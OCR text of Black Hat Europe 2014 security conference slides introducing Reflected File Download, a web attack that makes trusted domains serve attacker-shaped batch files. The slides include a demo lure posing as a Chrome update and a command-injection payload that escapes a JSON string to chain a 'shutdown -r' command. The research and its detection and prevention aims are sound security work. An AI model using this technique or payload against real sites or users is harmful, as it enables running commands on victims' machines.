black hat EUROPE 2014

Trustwave SpiderLabs

Reflected File Download
A New Web Attack Vector

Oren Hafif
Security Researcher
Trustwave Spiderlabs

Download executable files

from

Google.com & Bing.com


File executes, No warnings

and

Gains control *over the* Machine

Reflected File Download

RFD is a web attack vector that enables attackers to gain complete control over a victims machine by virtually downloading a file from a trusted domain.



https://www.facebook.com/oren4

Oren Hafif

11 mins · Tel Aviv ·

Critical Chrome Security Update


https://www.google.com/s;/ChromeSetup.bat;...

www.google.com

GOOGLE.COM

Write a comment...

ChromeSetup.bat




```
C:\Users\ohafif\Downloads>["\" || shutdown -r -t 59  | md || timeout 5  | md || shutdown -a  || ",[],{"t":
KCw17dVWIhHqt8"}]
'["\"' is not recognized as an internal or external command,
operable program or batch file.
The syntax of the command is incorrect.
The syntax of the command is incorrect.
```

You are about to be logged off

Windows will shut down in less than a minute.

Get your hands on that whitepaper!



Reflected File Download
A New Web Attack Vector

Oren Hafif
Security Researcher
Trustwave's SpiderLabs
ohafif@trustwave.com
Revision 1 (October 7, 2014)

Abstract

Attackers would LOVE having the ability to upload executable files to domains like Google.com and Bing.com. How cool would it be for them if their files are downloaded without ever being uploaded! Yes, download without upload! RFD is a new web based attack that extends reflected attacks beyond the context of the web browser. Attackers can build malicious URLs which once accessed, download files, and store them with any desired extension, giving a new malicious meaning to reflected input, even if it is properly escaped. Moreover, this attack allows running shell commands on the victim's computer.

How bad is it? By using this attack on Google.com, Bing.com

@orenhafif
@spiderlabs
blog.spiderlabs.com

2 ½ Months Ago…

←B ↑A2 R B→

WELCOME
TO Fabulous
LAS VEGAS
NEVADA

WELCOME
TO Fab
LAS V
NEV
BALLY'S

MANDALAY BAY
THEhotel

Security Professionals

http://thechive.com/2009/02/14/these-people-exist-part-3-25-photos/

Two Major Conferences

Every summer in Vegas

CENSORED

Black Hat

Competing Conference Name

Security Professionals

That’s Me!

Reflected File Download uses the dark side of the force!

http://thechive.com/2009/02/14/these-people-exist-part-3-25-photos/

There is nothing more joyful for a security professional…

RIGHT?

…than being told that you are **RIGHT** by other security professionals!

black hat
EUROPE 2014

Trustwave
SpiderLabs

Reflected File Download
A New Web Attack Vector

Oren Hafif
Security Researcher
Trustwave Spiderlabs

Agenda

- Objectives
- Understand RFD
  - What?
  - Why?
  - How?
- Advanced Exploitation

Agenda - What is RFD?

- DEMO!
- Analysis of the demo

Agenda – Why RFD?

- Motivation
- RFD exploitation capabilities and implications
- Trust Model for web downloads


Agenda – How RFD?


- How to Detect?
- How to Exploit?
- How to Prevent?

[✓] #78 – add cat pictures to slides

About Myself…

> Age.round(28)=30






About Myself...

Google

Facebook

PayPal™

Microsoft



IBM®

Adobe®

SAP

ORACLE®

OBJECTIVES

BREAKERS

DETECT AND REPORT RFD ISSUES

DEFENDERS

PREVENT


AND BLOCK

RFD

ATTACKS


BUILDERS

DEVELOP
SECURE
APIS and
WEB APPS



Windows Calculator

DEMO



Firefox
Glass Explorers - Community - Google+
https://plus.google.com/communities/107405100380970813362
Google
Google+
Search for people, pages, or posts
+Oren
Share
Communities
Recommended for you
Hangouts

Opening GlassInstaller.bat

You have chosen to open:

GlassInstaller.bat

which is: bat File

from: https://www.google.com


Would you like to save this file?

Glass Ex
A community for open public discussion of Google Glass Explorer Edition.

nunity to post or comment

Hatechnion Hafif
Questions/Speculation - 6:46 PM
#GoogleGlass

Great news for the Google Glass Community. Google just launched a new Glass Emulator! 